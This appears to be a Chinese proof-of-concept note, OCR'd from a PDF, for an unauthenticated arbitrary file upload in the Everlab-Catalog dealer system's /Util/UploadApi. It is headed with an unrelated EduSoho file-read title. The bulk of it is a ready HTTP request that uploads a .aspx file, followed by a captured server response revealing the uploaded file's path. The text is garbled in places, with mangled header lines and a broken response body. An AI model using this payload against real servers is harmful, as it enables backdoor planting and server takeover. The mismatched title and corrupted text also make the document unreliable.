E5-1EduSoho-教培系统-任意文件读取

漏洞描述:


Everlab-Catalog经销商<u>管理系统</u> /Util/UploadApi接口处存在任意文件上传漏洞,未经授权的攻击者可上传任意后门文件,进而控制整个服务器。(EDU刷分)

网站图片:



网络测绘:

fofa语法:



漏洞复现:

payload:

```
POST /Util/UploadApi HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/115.0
Oser-Magent. Mozilia/J.O. (machicosh, line) Mac Os X 10.13, 10.193.0) GetX0/20. 
Accept-Encoding: gzip, deflate Content-Type: multipart/form-data; boundary=59229605f98b8cf290a7b8908b34616b 
Upgrade-Insecure-Requests: 1
--59229605f98b8cf290a7b8908b34616b
--уэгдэвий зовиопланий на same="Filedata"; filename="1.aspx".
Content-Type: image/jpeg
<% Response.Write("Hello, World") %>
--59229605f98b8cf290a7b8908b34616b--
效果图:
                                                                                             〈 〉 数据包扫描 热加载 构造请求 🍀
                                                                                                                                                           Responses 230bytes / 36ms
 Request
          POST /Util/UploadApi HTTP/1.1
                                                                                                                                                             1 HTTP/1.1 200 OK
                                                                                                                                                                    Cache-Control: private
          User-Agent: Mozilla/5.0 (Macintosh; Intel-Mac-OS·X:10.15; rv:109.0) Gecko/20100101 Firefox/115.0
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=59229605f98b8cf290a7b8908b34616b
                                                                                                                                                                    Content-Type: application/json; charset=ut-
Server: Microsoft-IIS/8.5
                                                                                                                                                                    X-AspNetMvc-Version: 3.0
                                                                                                                                                                    X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
          Upgrade-Insecure-Requests: 1
           --59229605f98b8cf290a7b8908b34616b
                                                                                                                                                                    Access-Control-Allow-Headers: Content-Type
                                                                                                                                                                    Access-Control-Allow-Methods: GET, POST, PI
Access-Control-Allow-Origin: **
          Content-Disposition: form-data; name="Filedata"; filename="1.aspx"
          Content-Type: image/jpeg
  10
                                                                                                                                                            10
  11
                                                                                                                                                            11
                                                                                                                                                                    Date: Thu, 28 Dec 2023 08:32:18 GMT
          <% Response.Write("Hello, World") %>
--59229605f98b8cf290a7b8908b34616b--
   12
                                                                                                                                                            12
                                                                                                                                                                    Content-Length: 230
                                                                                                                                                            13
  13
                                                                                                                                                                    ["Results": "/upload/2023/12/28/98f9abc4-710":5170":36 "(postedfime":")/Dsta/1703752338
                                                                                                                                                            14
回显了完整路径
验证
                        △ 不安全 'upload/2023/12/28/98f9abc4-71c7-4bb6-af3a-e76bfd2b19b6.aspx
```

Hello, World